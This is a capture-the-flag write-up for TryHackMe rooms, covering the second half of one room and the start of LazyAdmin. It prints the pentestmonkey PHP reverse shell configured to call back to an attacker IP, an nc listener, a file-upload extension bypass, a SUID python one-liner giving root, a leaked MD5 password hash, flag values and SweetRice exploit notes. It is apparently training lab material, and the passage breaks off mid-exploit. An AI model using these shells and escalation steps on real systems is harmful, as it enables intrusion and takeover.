
Set ip and port on our php_reverse_shell.php that was found here;

```
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Wind
ows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.2.9.196';  // CHANGE THIS
$port = 5365;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Set up a listener waiting for the shell;

```
┌──(kali㉿kali)-[~/Tools/php-reverse-shell-1.0]
└─$ nc -v -n -l -p 5365
listening on [any] 5365 ...
```


I then upload the file to the website and get an error in I believe spanish;




Nevermind, it is in portuguese;



I got tricky and try changing the extension until I came across php5, which had much better results;



Now I may not know Portuguese, but I do know green is good. I can check this in the uploads tab which I also found while dirking around. Now it is time to run the file remotely, I am going to try searching the new file in the url;



We Have a shell!!! Now I need to find this user.txt file. I checked the normal spots, Desktop, Documents, Downloads, etc. but then I remember I could use the find command, then I was able to cat the flag much easier;

```
$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

Nice

Priv Esc

I ran the command *find / -user root -perm /4000* and came across this file which was interesting;

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

This is because I can create a reverse shell using python like so;


```
$ whoami
www-data
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

whoami
root
```

I'm the captain now;

Time to find the root.txt file same way as user.txt;

```
find / -type f -name root.txt 2> /dev/null
/root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

😀




Task 4; LazyAdmin - https://tryhackme.com/room/lazyadmin

Lazy Admin


Cool we get free reign to approach this how we want. I am going to start with an nmap scan because that makes the most amount of sense;

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 10.10.191.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-27 22:40 EDT
Nmap scan report for 10.10.191.10
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.22 seconds
```


I find we have a webapp that is using apache 2.4.18. I am going to look at the website;



It’s a default apache server not useful on the face, but what about hidden directories;



I got nothing but found this CMS called SweetRice, I don’t know where to go from here, but I will look up weaknesses using searchsploit;




We have some options finding info on a db would be useful though, so lets start with that. Using the -p option we can see where to find this option;

```
┌──(kali㉿kali)-[~/Tools]
└─$ searchsploit -p 40718
  Exploit: SweetRice 1.5.1 - Backup Disclosure
      URL: https://www.exploit-db.com/exploits/40718
     Path: /usr/share/exploitdb/exploits/php/webapps/40718.txt
    Codes: N/A
 Verified: True
File Type: ASCII text
```


Great lets cat into that and learn some insightful info from the great searchsploit;

```
┌──(kali㉿kali)-[~/Tools]
└─$ cat /usr/share/exploitdb/exploits/php/webapps/40718.txt
Title: SweetRice 1.5.1 - Backup Disclosure
Application: SweetRice
Versions Affected: 1.5.1
Vendor URL: http://www.basic-cms.org/
Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
Discovered by: Ashiyane Digital Security Team
Tested on: Windows 10
Bugs: Backup Disclosure
Date: 16-Sept-2016


Proof of Concept :

You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup

and can access to website files backup from:
http://localhost/SweetRice-transfer.zip
```

That's good to know, lets check the websites directory again;



Ok, that didn't work… Maybe it's in the wrong directory lets try looking for that in the contents directory;




Bingo, now lets take a look inside the /sql file and this is what we see;

```
70   12 => DROP TABLE IF EXISTS `%--%_options`;',
71   13 => 'CREATE TABLE `%--%_options` (
72   `id` int(10) NOT NULL AUTO_INCREMENT,
73   `name` varchar(255) NOT NULL,
74   `content` mediumtext NOT NULL,
75   `date` int(10) NOT NULL,
76   PRIMARY KEY (`id`),
77   UNIQUE KEY `name` (`name`)
78 ) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
79   14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s Website\\";s:6:\\"author\
   \";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:\
   \"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\
   \"<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building now , please come
   late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox \\"Site close\\" to
   open your website.</p><p>More help at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\">Tip for
   Basic CMS SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:
   0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
80   15 => 'INSERT INTO `%--%_options` VALUES(\'2\',\'categories\',\'\',\'1575023409\');',
81   16 => 'INSERT INTO `%--%_options` VALUES(\'3\',\'links\',\'\',\'1575023409\');',
82   17 => 'DROP TABLE IF EXISTS `%--%_posts`;',
83   18 => 'CREATE TABLE `%--%_posts` (
84   `id` int(10) NOT NULL AUTO_INCREMENT,
85   `name` varchar(255) NOT NULL,
86   `title` varchar(255) NOT NULL,
87   `body` longtext NOT NULL,
88   `keyword` varchar(255) NOT NULL DEFAULT \'\',
89   `tags` text NOT NULL,
90   `description` varchar(255) NOT NULL DEFAULT \'\',
91   `sys_name` varchar(128) NOT NULL,
92   `date` int(10) NOT NULL DEFAULT \'0\',
93   `category` int(10) NOT NULL DEFAULT \'0\',
94   `in_blog` tinyint(1) NOT NULL,
95   `views` int(10) NOT NULL,
96   `allow_comment` tinyint(1) NOT NULL DEFAULT \'1\',
97   `template` varchar(60) NOT NULL,
98   PRIMARY KEY (`id`),
99   UNIQUE KEY `sys_name` (`sys_name`),
100  KEY `date` (`date`)
101 ) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
102 );?>
```


This looks like php building out the sql db. It's super hard to see, but we do have a password hash. It's hard to see so I re-formatted it to show better;

```
14 ⇒ 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{
s : 4:\\"name\\";
s : 25:\\"Lazy Admin&#039;
s Website\\";
s : 6:\\"author\\";
s : 10:\\"Lazy Admin\\";
s : 5:\\"title\\";
s : 0:\\"\\";
s : 8:\\"keywords\\";
s : 8:\\"Keywords\\";
s : 11:\\"description\\";
s : 11:\\"Description\\";
s : 5:\\"admin\\";
s : 7:\\"manager\\";
s : 6:\\"passwd\\";
s : 32:\\"42f749ade7f9e195bf475f37a44cafcb\\";
s : 5:\\"close\\";
i : 1;
s : 9:\\"close_tip\\";
```

Let's use crackstation to figure out what the hash is;




Well that's a really solid password and it's a MD5 hash cool.lets access the SweetRice login page and login. I found out it wasn't admin by trial and error;




Now we need to get a foothold into the machine, to do this I am going use my resources so back to searchsploit;

```
┌──(kali㉿kali)-[~/Tools]
└─$ searchsploit -p 40700
  Exploit: SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution
      URL: https://www.exploit-db.com/exploits/40700
     Path: /usr/share/exploitdb/exploits/php/webapps/40700.html
    Codes: N/A
 Verified: True
File Type: HTML document, ASCII text

┌──(kali㉿kali)-[~/Tools]
└─$ cat /usr/share/exploitdb/exploits/php/webapps/40700.html
<!--
# Exploit Title: SweetRice 1.5.1 Arbitrary Code Execution
# Date: 30-11-2016
